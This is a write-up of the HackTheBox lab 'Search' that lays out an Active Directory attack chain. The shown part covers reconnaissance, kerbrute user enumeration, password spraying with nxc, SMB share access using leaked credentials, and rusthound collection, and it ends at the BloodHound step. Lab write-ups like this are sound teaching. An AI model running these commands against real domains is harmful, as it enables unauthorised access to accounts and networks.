Search HackTheBox

Search HackTheBox
Search is an hard box from HackTheBox which focuses on Active Directory exploitation, Initial enumeration of the webpage reveals us that a user is exposed on the site with its password found in an image with that we have valid credentials across the domain. Bloodhound enum tells that a user is kerberoastable and its hash can be cracked upon cracking and spraying that pass to other users reveals another user with authentication across the domain, this user has a XLSX file which is pass protected bypassing that reveals another user in the domain with authentication through which can be exploited to gain control of a group managed service account aka GMSA . The GMSA account can then perform a ShadowCredentials attack on another user is the Domain Admin enabling us to fully compromise the domain.

Initial Enumeration
Rustmap
We start off with rustmap to find the initial ports and services running on the box.
1
rustmap.py -ip 10.129.229.57



Scan reveals the domain name SEARCH.HTB and the DC name of the box RESEARCH. I will add the domain name and the DC name to my /etc/hosts file.
We also have port 80 open on the box, so there’s a website running too.
This is an active directory box since the DNS and the LDAP ports are open too.
Lets start with the website enumeration.
Web Enumeration
Visiting http://search.htb/ we have this page.

Its a normal static website.
Doing some directory busting on the site.
First with virtual host scanning.
1
ffuf -u http://search.htb/ -H "Host:FUZZ.search.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -rate 200 -ac

No subdomain found!!
Proceeding with the dirbusting.
1
gobuster dir -u http://search.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 100 -b 404,403

No luck with dirbusting too!

Enumerating the Search company’s users, looking at the company’s team we have these potential users.

Also from the Testimonials we have 4 pages taking those usernames into usernames.txt list too.
Also there are some users on the Blog page too, adding them too.

Now after some enumeration and failed attempts, there is also another hidden user on the webpage in an image on the slider with credentials.

This user is Hope Sharp and potential password is IsolationIsKey? But we are not yet sure so will keep these things for later.
The usernames.txt so created is -
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Administrator
krbtgt
Guest
Robert Spears
Bruce Rogers
John Smith
Christine Aguilar
Keely Lyons
Dax Santiago
Sierra Frye
Kyla Stewart
Kaiara Spencer
Dave Simpson
Ben Thompson
Chris Stewart
Ham Brook
James Phelps
jean doe
Hope Sharp
Kerbrute User Enumeration
Now we will use username-anarchy to create a username list with combinations.
1
/opt/username-anarchy/username-anarchy --input-file usernames.txt > potentialusernames.txt
Now if we use kerbrute with the newly created usernames list.
1
kerbrute userenum --dc 'research.search.htb' -d search.htb potentialusernames.txt

Found! 5 valid hits on the domain.
SMB Enumeration
We now have 5 users and a potential password, lets try that pass across the domain with these users.
1
nxc smb search.htb -u users.txt -p 'IsolationIsKey?' --continue-on-success

We have valid creds with user hope.sharp
Lets enumerate some shares.
1
nxc smb search.htb -u 'hope.sharp' -p 'IsolationIsKey?' --shares

So we have READ access to CertEnroll and READ, WRITE access with RedirectedFolders$.
This also indicates that ADCS is running on the DC.
1
smbclient //research.search.htb/CertEnroll -U 'hope.sharp'%'IsolationIsKey?'

Getting every file present here.
Connecting to the 2nd share RedirectedFolders$
1
smbclient //research.search.htb/RedirectedFolders$ -U 'hope.sharp'%'IsolationIsKey?'

Here are all the users directories and more time is needed to enumerate each one of them so w’ll do this later.
Since I have valid credentials I will now gather ldap data using bloodhound.
Exploitation
Bloodhound
Gonna use rusthound to gather LDAP data.
1
rusthound --domain search.htb -u hope.sharp -p 'IsolationIsKey?' -z
